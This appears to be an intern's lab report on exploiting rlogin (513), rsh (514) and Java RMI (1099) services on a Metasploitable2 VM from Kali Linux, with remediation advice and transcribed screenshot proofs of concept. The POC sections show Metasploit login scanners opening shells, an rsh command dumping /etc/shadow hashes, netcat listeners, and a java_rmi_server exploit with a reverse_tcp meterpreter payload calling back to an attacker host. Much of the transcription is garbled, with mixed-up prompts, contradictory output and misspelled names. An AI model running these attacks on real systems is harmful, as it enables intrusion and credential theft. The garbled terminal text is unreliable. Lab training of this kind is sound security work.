

Exploring TCP Port Vulnerabilities in Metasploitable2 Using Kali Linux (Continued)

by

Vibhuti Naik
Intern ID - 2046

Exploring TCP Port Vulnerabilities in Metasploitable2 Using Kali Linux

Login Port 513

Description:

The login service, operating on Port 513 (TCP), is part of the legacy "r-commands" suite (specifically rlogin) used for remote terminal sessions on Unix and BSD-based systems. Much like its counterparts (rexec and rsh), it was designed for convenience in trusted environments, allowing users to log into remote hosts without a password if their client machine was listed in the server's .rhosts or /etc/hosts.equiv files. While it provides a terminal interface similar to Telnet or SSH, it lacks any form of encryption. This means that session data, is transmitted across the network in cleartext, making it inherently insecure for modern networking.

Impact:

- **Eavesdropping and Sniffing:** Since Port 513 does not encrypt traffic, an attacker can use a network sniffer to capture everything typed in the session, including usernames and passwords if prompted.
- **IP Address Spoofing:** Because the protocol often relies on "host-based authentication" (trusting an IP address), an attacker can forge their IP address to gain unauthorized access to the server without needing a password.
- **Session Hijacking:** Attackers can intercept an active rlogin stream, allowing them to take over the session or inject malicious commands into the remote terminal.
- **Privilege Escalation:** If an attacker spoofs a trusted administrative host, they can gain root-level access to the target system instantly.

Severity: Critical

Remedial:

- **Disable the Service:** Shut down the rlogind daemon immediately. This is usually done by disabling the service in inetd or xinetd, or by running: systemctl disable rlogin.socket
- **Migrate to SSH (Port 22):** Replace rlogin with Secure Shell (SSH). SSH provides the same remote login capabilities but protects the session with robust encryption and cryptographic authentication.
- **Firewall Blocking:** Block all inbound and outbound traffic on Port 513 (TCP) at both the network perimeter and on individual host firewalls.
- **Clean Up Trust Files:** Search for and delete any .rhosts (usually in user home directories) or /etc/hosts.equiv files to prevent any remaining legacy services from using insecure trust relationships.

POC:

Method 1. Exploiting Weak Trust Relationships (\$rhosts\$)

The screenshot shows two terminal sessions. The left window is on host 1 (vibhuti1) and the right window is on host 2 (Metasploitable 2). Both hosts are running Ubuntu 20.04.

Host 1 (vibhuti1) terminal output:

```
(vibhuti1㉿vibhuti) ~
└─$ ls
root@vibhuti1:~
```

Host 2 (Metasploitable 2) terminal output:

```
root@metasploitable:~
```

Host 1 (vibhuti1) terminal command:

```
root@vibhuti1:~# nc -l -p 1234
```

Host 2 (Metasploitable 2) terminal command:

```
msfadmin@metasploitable:~$ nc 192.168.1.43 1234
```

Host 1 (vibhuti1) terminal command:

```
root@vibhuti1:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Host 2 (Metasploitable 2) terminal command:

```
msfadmin@metasploitable:~$ id
uid=0(root) gid=0(root) groups=0(root)
```

Method 2. Information Leakage and User Enumeration

The screenshot shows two terminal sessions. The left window is on a Kali Linux host (vibhuti14) and the right window is on a Metasploitable host (Metasploitable 2).

Kali Linux host (vibhuti14) terminal output:

```
(vibhuti14㉿vibhuti) ~
└─$ id
uid=0(root) gid=0(root) groups=0(root)
```

Metasploitable host (Metasploitable 2) terminal output:

```
root@metasploitable:~
```

Kali Linux host (vibhuti14) terminal command:

```
vibhuti14㉿vibhuti:~# curl http://192.168.1.43:1234
```

Metasploitable host (Metasploitable 2) terminal command:

```
msfadmin@metasploitable:~$ curl http://192.168.1.43:1234
```

The screenshot shows two terminal sessions. The left window is on a Kali Linux host (vibhuti14) and the right window is on a Metasploitable host (Metasploitable 2).

Kali Linux host (vibhuti14) terminal output:

```
(vibhuti14㉿vibhuti) ~
└─$ ./exploit.py
```

Metasploitable host (Metasploitable 2) terminal output:

```
root@metasploitable:~
```

Kali Linux host (vibhuti14) terminal command:

```
vibhuti14㉿vibhuti:~# ./exploit.py
```

Metasploitable host (Metasploitable 2) terminal command:

```
msfadmin@metasploitable:~$ ./exploit.py
```

Vibhuti [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

vibhuti14@vibhuti:~

```
msf > search rlogin_login
Matching Modules
=====
# Name Disclosure Date Rank Check Description
- ----
0 auxiliary/scanner/rservices/rlogin_login . normal No rlogin Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/rservices/rlogin_login

msf > use 0
msf auxiliary(scanner/rservices/rlogin_login) > set RHOSTS 192.168.1.43
RHOSTS => 192.168.1.43
msf auxiliary(scanner/rservices/rlogin_login) > set USER_FILE /usr/wordlists/metasploit/unix_users.txt
USER_FILE => /usr/wordlists/metasploit/unix_users.txt
msf auxiliary(scanner/rservices/rlogin_login) > run
[*] 192.168.1.43:513 - Msf::Option::ValidationError One or more options failed to validate: USER_FILE.
msf auxiliary(scanner/rservices/rlogin_login) > unset USER_FILE
Unsetting USER_FILE...
msf auxiliary(scanner/rservices/rlogin_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(scanner/rservices/rlogin_login) > run
[*] 192.168.1.43:513 - 192.168.1.43:513 - Starting Rlogin sweep
[*] 192.168.1.43:513 - 192.168.1.43:513 Rlogin - Attempting: 'msfadmin' from 'root'
[*] 192.168.1.43:513 - 192.168.1.43:513, login 'msfadmin' from 'root' with no password.
[!] 192.168.1.43:513 - No active DB -- Credential data will not be saved!
who(*) Command shell session 1 opened (0.0.0.0:1023 -> 192.168.1.43:513) at 2025-12-30 17:23:29 +0530
[*] 192.168.1.43:513 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/rservices/rlogin_login) > sessions
```

Active sessions

```
=====
Id Name Type Information Connection
-----
```

Metasploitable 2 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

vibhuti14@vibhuti:~

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 00:00:27:6f:88:8d
inet6 addr: fe80::a00:27ff:fe6f:888d/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:13841 errors:0 dropped:0 overruns:0 frame:0
TX packets:4000 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:912066 (890.6 KB) TX bytes:449533 (439.0 KB)
Base address:0xd020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:1500 Metric:1
RX packets:311 errors:0 dropped:0 overruns:0 frame:0
TX packets:311 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:126693 (123.7 KB) TX bytes:126693 (123.7 KB)

msfadmin@metasploitable:~$
```

Vibhuti [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

vibhuti14@vibhuti:~

```
Active sessions


```
=====
Id Name Type Information Connection

```



msf auxiliary(scanner/rservices/rlogin_login) > sessions -i 1
[*] Starting interaction with 1...



Shell Banner:



msfadmin@metasploitable:~$



```
msfadmin@metasploitable:~$ ifconfig
ifconfig
eth0 Link encap:Ethernet HWaddr 00:00:27:6f:88:8d
inet6 addr: fe80::a00:27ff:fe6f:888d/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:13841 errors:0 dropped:0 overruns:0 frame:0
TX packets:4000 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:912066 (890.6 KB) TX bytes:449533 (439.0 KB)
Base address:0xd020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:1500 Metric:1
RX packets:311 errors:0 dropped:0 overruns:0 frame:0
TX packets:311 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:126693 (123.7 KB) TX bytes:126693 (123.7 KB)

msfadmin@metasploitable:~$
```


```

Method 3. Port 514: Remote Shell (rsh) - Trust Exploitation

Vibhuti [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

vibhuti14@vibhuti:~

```
(vibhuti14@vibhuti) [-]
└─# rsh -l root 192.168.1.43 id
uid=0(root) gid=0(root) groups=0(root)

(vibhuti14@vibhuti) [-]
└─# rsh -l root 192.168.1.43 "id; whoami"
uid=0(root) gid=0(root) groups=0(root)
root

└─# ! rsh -l root 192.168.1.43 "id; whoami"
uid=0(root) gid=0(root) groups=0(root)
root

(vibhuti14@vibhuti) [-]
└─# rsh -l root 192.168.1.43 "id; whoami; cat /etc/shadow"
uid=0(root) gid=0(root) groups=0(root)
root
root:$1$avP8J1$0z2w5UFIVz$DR9e9Lid.:14747:0:99999:7:::
daemon:$1$avP8J1$0z2w5UFIVz$DR9e9Lid.:14747:0:99999:7:::
bin:$1$avP8J1$0z2w5UFIVz$DR9e9Lid.:14747:0:99999:7:::
sys:$1$avP8J1$0z2w5UFIVz$DR9e9Lid.:14747:0:99999:7:::
sync:$1$avP8J1$0z2w5UFIVz$DR9e9Lid.:14747:0:99999:7:::
games:$1$avP8J1$0z2w5UFIVz$DR9e9Lid.:14747:0:99999:7:::
man:$1$avP8J1$0z2w5UFIVz$DR9e9Lid.:14747:0:99999:7:::
lp:$1$avP8J1$0z2w5UFIVz$DR9e9Lid.:14747:0:99999:7:::
mail:$1$avP8J1$0z2w5UFIVz$DR9e9Lid.:14747:0:99999:7:::
news:$1$avP8J1$0z2w5UFIVz$DR9e9Lid.:14747:0:99999:7:::
usenet:$1$avP8J1$0z2w5UFIVz$DR9e9Lid.:14747:0:99999:7:::
proxy:$1$avP8J1$0z2w5UFIVz$DR9e9Lid.:14747:0:99999:7:::
www:$1$avP8J1$0z2w5UFIVz$DR9e9Lid.:14747:0:99999:7:::
backup:$1$avP8J1$0z2w5UFIVz$DR9e9Lid.:14747:0:99999:7:::
list:$1$avP8J1$0z2w5UFIVz$DR9e9Lid.:14747:0:99999:7:::
irc:$1$avP8J1$0z2w5UFIVz$DR9e9Lid.:14747:0:99999:7:::
gnome:$1$avP8J1$0z2w5UFIVz$DR9e9Lid.:14747:0:99999:7:::
mono:$1$avP8J1$0z2w5UFIVz$DR9e9Lid.:14747:0:99999:7:::
libuuid:$1$avP8J1$0z2w5UFIVz$DR9e9Lid.:14747:0:99999:7:::
dhcpc:$1$avP8J1$0z2w5UFIVz$DR9e9Lid.:14747:0:99999:7:::
syslog:$1$avP8J1$0z2w5UFIVz$DR9e9Lid.:14747:0:99999:7:::
klog:$1$F2ZW54$R9XKI.CmldhnduE3xjqP0:14747:0:99999:7:::
sshd:$1$avP8J1$0z2w5UFIVz$DR9e9Lid.:14747:0:99999:7:::
msfadmin:$1$avP8J1$0z2w5UFIVz$DR9e9Lid.:14747:0:99999:7:::
root
```

Metasploitable 2 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

vibhuti14@vibhuti:~

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 00:00:27:6f:88:8d
inet6 addr: fe80::a00:27ff:fe6f:888d/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:10775 errors:0 dropped:0 overruns:0 frame:0
TX packets:3235 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:912066 (890.6 KB) TX bytes:449533 (439.0 KB)
Base address:0xd020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:1500 Metric:1
RX packets:311 errors:0 dropped:0 overruns:0 frame:0
TX packets:311 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:126693 (123.7 KB) TX bytes:126693 (123.7 KB)

msfadmin@metasploitable:~$
```

tcpwrapped Port 514

Description:

Port 514 is traditionally associated with two distinct services depending on the protocol: rsh (Remote Shell) over TCP and Syslog over UDP. When a port scan returns a status of "tcpwrapped," it specifically refers to the TCP service (rsh). This label indicates that the service is protected by a software layer called TCP Wrappers (tcpd). The "tcpwrapped" result means that while the port is technically open and a connection was established, the server immediately closed it because the client's IP address was not authorized in the server's access control files (/etc/hosts.allow or /etc/hosts.deny).

Impact:

- **Information Leakage:** Even if "tcpwrapped," the presence of the port indicates the system is likely running legacy services, marking it as a target for further "r-command" exploits.
- **Credential Sniffing:** If the service is successfully accessed, all session data is sent in cleartext, allowing attackers to harvest passwords and sensitive command outputs.
- **IP Spoofing:** Since rsh often relies on IP-based trust via .rhosts files, an attacker can spoof a trusted IP to bypass authentication and execute remote commands.
- **Syslog Interference:** If Port 514 UDP is exposed, attackers can flood the server with fake log entries, masking their actual malicious activity or filling up disk space (Log Exhaustion).

Severity: Critical

Remedial:

- **Disable rsh/rstated:** Stop and disable the rsh or shell services immediately. On modern Linux systems, check inetd, xinetd, or systemd: systemctl disable rsh.socket
- **Migrate to SSH (Port 22):** Secure Shell is the modern, encrypted standard for remote command execution. Ensure all automated scripts use SSH keys instead of .rhosts files.
- **Standardize Syslog (Port 514 UDP):** If you are using Port 514 for logging, migrate to Syslog-over-TLS (Port 6514) to ensure log data is encrypted during transit.
- **Restrict via Firewall:** If the service must exist for legacy reasons, use a hardware firewall to restrict Port 514 access to specific, isolated management IPs.

POC:

Method 1. The "rsh" Trust Exploitation (Passwordless Root)

Method 2. Metasploit RSH Login Scanner

```
Vishuti [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Machine View Input Devices Help
vibhuti14@vibhuti:~          Search Home
File Machine View Input Devices Help
msf > search rsh_login
Matching Modules
=====
# Name           Disclosure Date Rank Check Description
-----+-----+-----+-----+-----+
0 auxiliary/scanner/rservices/rsh_login . normal No   rsh Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/rservices/rsh_login

msf > use 0
msf auxiliary(scanner/rservices/rsh_login) > set RHOSTS 192.168.1.43
RHOSTS => 192.168.1.43
msf auxiliary(scanner/rservices/rsh_login) > set USER_FILE /usr/wordlists/metasploit/unix_users.txt
USER_FILE => /usr/wordlists/metasploit/unix_users.txt
msf auxiliary(scanner/rservices/rsh_login) > run
[*] 192.168.1.43:514 - Msf::OptionValidateError One or more options failed to validate: USER_FILE.
msf auxiliary(scanner/rservices/rsh_login) > unset USER_FILE
Unsetting environment variable...
msf auxiliary(scanner/rservices/rsh_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(scanner/rservices/rsh_login) > run
[*] 192.168.1.43:514 - Starting rsh sweep
[*] 192.168.1.43:514 - Attempting rsh with username 'msfadmin' from 'root'
[*] 192.168.1.43:514 - 192.168.1.43:514 rsh 'msfadmin' from 'root' with no password.
[*] 192.168.1.43:514 - No active DB. Credential data will not be saved!
[*] Command shell session 1 opened (0.0.0.0:1023 > 192.168.1.43:514) at 2025-12-30 17:55:18 +0530
[*] 192.168.1.43:514 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/rservices/rsh_login) > sessions

Active sessions
=====
# Id Name Type Information Connection
-----+-----+-----+-----+

```

```

Vihuti [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Apps Places Dec 30 17:56 5% 71% ↑ 0.0 kB ↓ 0.2 kB
vihut14@vihuti:~ msf auxiliary(scanner/services/rsh_login) > sessions
Active sessions
=====
Id Name Type Information Connection
-- -- --
1 sh RSH metadmin from root (192.168.1.43:514) 0.0.0.0:1023 -> 192.168.1.43:514 (192.168.1.43)
msf auxiliary(scanner/services/rsh_login) > sessions -i 1
[*] Starting interaction with 1...
Shell Banner:
sh: no job control in this shell
sh-3.2$ whoami
metadmin
sh-3.2$ ifconfig
eth0 Link encap:Ethernet HWaddr 00:00:27:6f:88:8d
inet addr:192.168.1.43 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe6f:888d/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:15018 errors:0 dropped:0 overruns:0 frame:0
TX packets:4409 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1194673 (1.1 MB) TX bytes:52139 (509.1 KB)
Base address:0x0200 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:704 errors:0 dropped:0 overruns:0 frame:0
TX packets:704 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:126693 (123.7 KB) TX bytes:126693 (123.7 KB)

msfadmin@metasploitable:~
```

Method 3. Using Netcat (nc) to simulate the rshell connection

```

Vihuti [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Dec 30 18:11 7% 64% ↑ 0.0 kB ↓ 0.2 kB
root@vihuti:~ nc -l -p 514
(vihut14@vihuti) [-] $ nc -nv 192.168.1.43 514
(UNKNOWN) [192.168.1.43] 514 (shell) open
(vihut14@vihuti) [-] $ rsh 192.168.1.43 -l root
Last login: Tue Dec 30 07:17:00 EST 2025 from 192.168.1.42 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.

root@metasploitable:~# ifconfig
-bash: ifconfig: command not found
root@metasploitable:~# ifconfig
eth0 Link encap:Ethernet HWaddr 00:00:27:6f:88:8d
inet addr:192.168.1.43 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe6f:888d/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:15022 errors:0 dropped:0 overruns:0 frame:0
TX packets:4410 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1194740 (1.1 MB) TX bytes:528264 (525.6 KB)
Base address:0x0200 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:705 errors:0 dropped:0 overruns:0 frame:0
TX packets:705 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:126693 (123.7 KB) TX bytes:126693 (123.7 KB)

msfadmin@metasploitable:~
```

java-rmi Port 1099

Description:

The Java Remote Method Invocation (RMI) Registry typically operates on Port 1099. It serves as a centralized lookup service—similar to a telephone directory—for Java applications. When a Java server-side object is created, it registers a name and a reference on Port 1099; a remote client then queries this port to find the object and invoke its methods as if they were running locally. Because RMI relies heavily on Java Serialization to pass objects between the client and the server, Port 1099 is inherently sensitive. By default, older versions of Java RMI do not require authentication or encryption.

Impact:

- **Remote Code Execution (RCE):** This is the most critical risk. An attacker can send a specially crafted, malicious serialized object to the registry. When the server attempts to "deserialized" this object, it can trigger the execution of arbitrary commands on the host system.
- **Insecure Deserialization:** Java's native serialization process is often vulnerable to "gadget chains" (using existing libraries like Commons-Collections) that allow attackers to bypass security layers.
- **Information Disclosure:** Unrestricted access to Port 1099 allows attackers to list all registered RMI objects, providing a map of the application's internal structure and available services.
- **Unauthorized Method Invocation:** If the RMI objects themselves are not properly protected, an attacker can invoke administrative or sensitive functions directly via the registry reference.

Severity: Critical

Remedial:

- **Block Port 1099 at the Firewall:** Ensure that Port 1099 is never accessible from the public internet. Access should be restricted strictly to trusted internal application servers via a local firewall (IPTables/UFW) or Security Groups.
- **Enable JEP 290 Filtering:** Use the serialization filtering features introduced in modern Java versions to whitelist only safe classes, preventing the deserialization of malicious gadget chains.
- **Implement SSL/TLS (RMI over SSL):** Configure the RMI Registry to require SSL/TLS for all communications to ensure data is encrypted and to prevent Man-in-the-Middle (MitM) attacks.
- **Require Authentication:** Use a custom RMIClientSocketFactory and RMIServerSocketFactory to implement strong authentication before a client can query the registry.

POC:

Method 1. Metasploit RMI Default Managed Object Exploit

Vihuthi [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Apps Places

Dec 30 18:21

vihuthi@vihuthi:~

```
[*] msfvenom v6.4.99-dev
+ --==[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads
+ --==[ 433 post - 40 encoders - 13 nops - 9 evasion
]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search java_rmi_server

Matching Modules
=====
# Name Disclosure Date Rank Check Description
-----+----+----+----+----+----+
0 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execut
ion
1
    \_ target: Generic (Java Payload) . . .
    \_ target: Windows x86 (Native Payload) . . .
    \_ target: Linux x86 (Native Payload) . . .
    \_ target: Mac OS X PPC (Native Payload) . . .
    \_ target: Mac OS X x86 (Native Payload) . . .
6 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner

Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/misc/java_rmi_server

msf > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.1.43
[*] Set RHOSTS to 192.168.1.43
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.1.42
[*] Set LHOST to 192.168.1.42
msf exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Starting reverse TCP handler on 192.168.1.42:4444
[*] 192.168.1.43:4444 -> Using URL: http://192.168.1.42:8080/djwccX9Zkv
[*] 192.168.1.43:1099 -> Server started.
```

Search Home

File Machine View Input Devices Help

msfadmin@metasploitable:~\$ ifconfig

```
eth0      Link encap:Ethernet HWaddr 0B:0E:2A:9F:5C:20
          inet addr:192.168.1.43 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::c0e:2aff:fe9f:5c20/128 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:10725 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3235 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
          RX bytes:912066 (890.6 KB) TX bytes:449553 (439.0 KB)
          Basic address:0x0d62 Memory:f0260000-f0220000
```

lo Link encap:Local Loopback
 inet6 addr: ::1/128 Scope:Host
 UP LOOPBACK RUNNING MTU:1643 Metric:1
 RX packets:311 errors:0 dropped:0 overruns:0 frame:0
 TX packets:311 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:0
 RX bytes:26693 (25.7 KB) TX bytes:126693 (123.7 KB)

msfadmin@metasploitable:~\$ _

Vishnu [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Dec 30 18:21

vibhuti@vibhuti:~

vibhuti@vibhuti:~

Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/misc/java_rmi_server

msf > use 0

[*] No payload configured, defaulting to java/meterpreter/reverse_tcp

msf exploit(msfcli/java_rmi_server) > set LHOSTS 192.168.1.45

RHOSTS => 192.168.1.43

LHOST => 192.168.1.42

msf exploit(msfcli/java_rmi_server) > set LHOST 192.168.1.42

msf exploit(msfcli/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp

PAYOUT => /java/meterpreter/reverse_tcp

msf exploit(msfcli/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.42:4444

[*] 192.168.1.43:1099 - Using URL: http://192.168.1.42:8080/djwccx92kv

[*] 192.168.1.43:1099 - Server started.

[*] 192.168.1.43:1099 - Sending RMI Header...

[*] 192.168.1.43:1099 - Failed to request for payload JAR

[*] Sending stage (5807 bytes) to 192.168.1.43

[*] Meterpreter session 1 opened (192.168.1.42:4444 -> 192.168.1.43:47156) at 2025-12-30 18:20:01 +0530

metasploit > whomi

(-) Unknown command: whomi. Run the help command for more details.

metasploit > help

Core Commands

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts

Metasploitable 2 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Search Home

To access official Ubuntu documentation, please visit: http://help.ubuntu.com/

No mail.

msfadmin@metasploitable:~\$ ifconfig


eth0 Link encap:Ethernet HWaddr 0B:00:27:6F:8B:8D
 inet addr:192.168.1.255 Mask:255.255.255.0
 inet6 addr: fe80::c00:27ff:fe6f:8b8d/64 Scope:Link
 UP BROADCAST NOARP MTU:1500 Metric:1
 RX packets:10725 errors:0 dropped:0 overruns:0 frame:0
 TX packets:3235 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:1320000 (1.25 MB) TX bytes:49553 (435.0 KB)
 Base address:0xd620 Memory:f0220000-f0229000

lo Link encap:Local Loopback
 inet addr:127.0.0.1 Mask:255.0.0.0
 inet6 addr: ::1/128 Scope:Host
 UP LOOPBACK RUNNING MTU:16436 Metric:1
 RX packets:311 errors:0 dropped:0 overruns:0 frame:0
 TX packets:311 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:0
 RX bytes:26693 (123.7 KB) TX bytes:26693 (123.7 KB)

msfadmin@metasploitable:~\$ _

Select a file to preview.

Method 2. Using Metasploit Auxiliary Modules for Vulnerability Scanning



Vibhuti [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Apps Places vibhuti14@vibhuti:~
[vibhuti14@vibhuti:~] msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true

3Kom SuperHack II Logon
User Name: [security]
Password: []
[OK]
https://metasploit.com

=[metasploit v6.4.99-dev]
+ --=[2,572 exploits - 1,317 auxiliary - 1,683 payloads]
+ --=[433 post - 49 encoders - 13 mops - 9 evasion]


Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search java_rmi_server
Matching Modules
=====

File Machine View Input Devices Help
vibhuti14@vibhuti:~
[vibhuti14@vibhuti:~] msfconsole
